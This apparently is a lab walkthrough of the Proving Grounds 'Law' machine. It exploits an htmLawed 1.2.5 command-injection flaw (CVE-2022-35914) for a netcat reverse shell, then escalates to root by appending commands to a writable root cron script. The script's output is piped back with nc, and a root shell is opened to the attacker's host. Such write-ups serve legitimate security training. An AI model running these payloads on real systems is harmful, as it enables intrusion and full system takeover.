

Proving Grounds Practice 33

Proving Grounds Practice — Law

Enumeration

NMAP

```
1 nmap -p- $ip -Pn -sT -v -A --open -T 4 -oN nmap.txt
```

```
sudo nmap -Pn -n $IP -sC -sV -p- --open
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-08 11:32 EST
Nmap scan report for 192.168.163.190
Host is up (0.086s latency).
Not shown: 65531 closed tcp ports (reset), 2 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
|_ http-title: htmLawed (1.2.5) test
|_ http-server-header: Apache/2.4.56 (Debian)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Command Breakdown

Part	Explanation
<code>nmap</code>	Runs the Nmap tool (Network Mapper), used for port scanning and service enumeration.
<code>-p-</code>	Scans all 65,535 TCP ports (instead of the default top 1,000).
<code>\$ip</code>	Target IP address (shell variable). Replace it with the actual IP (e.g., <code>192.168.1.1</code>).
<code>-Pn</code>	No ping: Skips host discovery (assumes the host is up). Useful if ICMP is blocked by a firewall.

<code>-sT</code>	TCP Connect scan: Establishes a full TCP connection (used when not running as root, since <code>-sS</code> (SYN scan) needs elevated privileges).
<code>-v</code>	Verbose: Prints more detailed output during scanning.
<code>-A</code>	Enables aggressive scanning :

Port 22 and 80 are open.


HtmLawed

We found htmLawed 1.2.5 page by browsing [http://\\$IP](http://$IP). By googling “HTMLAWED 1.2.5 exploit”, we found a potential RCE.




GLPI htmLawed (CVE-2022-35914)


https://mayfly277.github.io/posts/GLPI-htmLawed-CVE-2022-35914/?source=post_page-----...



The exploit is pretty straightforward, enter the command you want to execute at the input, and at the setting, put `exec` at the hook field then hit process button.



By doing so, we got a 404 response LOL. Checking the browser network tab, we discovered the POST request sent to `http://$ip/htmLawedTest.php` where our page is supposed to be `http://$ip`, to ease up the thing, we decide to use burp to intercept the traffic, and correct the POST request.



Remove the htmLawedTest.php and click forward.

HTMLawED 1.2.5 TEST

Input » (max. 12000 chars)

id

Process

Settings »
Input code » 2 chars, ~0 tag **Input binary »** **Finalized internal settings »**
Output » htmLawed processing time 0.0015 s, peak memory usage 0.06 mb

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Reverse Shell

And here we go, setup a netcat listener on our kali machine and execute `nc $kaliIP 80` `-e /bin/sh` on the target machine to get us a reverse shell. Sometimes the page just does not work, try refresh and it should work.

```

$ nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.206.1] from (UNKNOWN) [192.168.206.1] 80
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

```

Reverse shell gain.

⚠ A similar machine from Proving Ground Practice `GLPI` uses the same exploit as well but in harder mode, you can try it out if you are interested.

Privilege Escalation

At the flag directory, we notice a `cleanup.sh` where we have read write permission. By checking the content of the file, it executes bash command to remove `/var/log/apache2/error.log`.

Use `ls -al` to check permission of the directory, we notice it requires root permission. So in this case, we can assume that the script could execute by root. By checking `cat /etc/crontab` we do not find any cronjob as no cron job for www-data. But could have cronjob for root.

To test it out, we added a line to the file. `echo 'curl http://$kaliIP:8081' >> cleanup.sh`. The objective is to test if the script runs as cronjob. At the same time, we start a listener on kali machine to check if curl get executed. You can start a simple http

server via python as well to check if the target machine sends a GET request to the HTTP server.

After wait for few second, our kali netcat listener got a GET request via curl. Great it works, let try another command to verify if it runs by root.

```
$ nc -nlvp 8081
listening on [any] 8081 ...
connect to [192.168.206.190] from (UNKNOWN) [192.168.206.190] 41982
GET / HTTP/1.1
Host: 192.168.206.190:8081
User-Agent: curl/7.74.0
Accept: */*
```

Lets do a test and see if root was actually the user who executes this script:

- 1 #The idea is ask the script to execute id and send us the output via nc
- 2 echo 'id | nc \$kaliIP 8082' >> cleanup.sh

```
$ nc -nlvp 8082
listening on [any] 8082 ...
connect to [192.168.206.190] from (UNKNOWN) [192.168.206.190] 52594
uid=0(root) gid=0(root) groups=0(root)
^C
```

and it is.

Privilege Escalation

Alright, confirm the script was executed by root. The final step is to add a reverse shell command to the file and wait for it to connect.

- 1 echo 'nc \$KaliIP 8083 -e /bin/bash' >> cleanup.sh

```
$ nc -nlvp 8083
listening on [any] 8083 ...
connect to [192.168.206.190] from (UNKNOWN) [192.168.206.190] 48892
id
uid=0(root) gid=0(root) groups=0(root)
```

Alternative way of figuring out the script

We can use a tools `pspy` to monitor running services.



GitHub - DominicBreuker/pspy: Monitor linux processes without root permissions

https://github.com/DominicBreuker/pspy?source=post_page-----bc9d7f7b2941-----...

Check the target machine architecture `uname -a` and download the compiled files to the target machine. Either static or small version will do, I do prefer small version for ease of transfer to the target machine.

#At kali machine

```
1 #At kali machine
2 python3 -m http.server 80
```

#At target machine

```
1 #at target machine
2 curl http://$kaliIP/pspy32s -o /tmp/pspy32s
3 chmod +x /tmp/pspy32s
4 ./tmp/pspy32s
```

Let it run for a while and observe the result, this tool helps us to monitor the running process recursively.

```
2023/10/17 06:24:01 CMD: UID=0 PID=1480 | /bin/bash /var/www/cleanup.sh
2023/10/17 06:24:01 CMD: UID=0 PID=1481 | /bin/bash /var/www/cleanup.sh
2023/10/17 06:24:01 CMD: UID=0 PID=1482 | /bin/bash /var/www/cleanup.sh
2023/10/17 06:24:01 CMD: UID=0 PID=1483 | /bin/bash /var/www/cleanup.sh
```

From the result, you will notice UID=0 means root, execute the `cleanup.sh`. Since we have the read-write permission of the `cleanup.sh`, we are able to put malicious commands to the file and let root do the job.

And here we go, what do you think about this machine? Kindly share me your thoughts.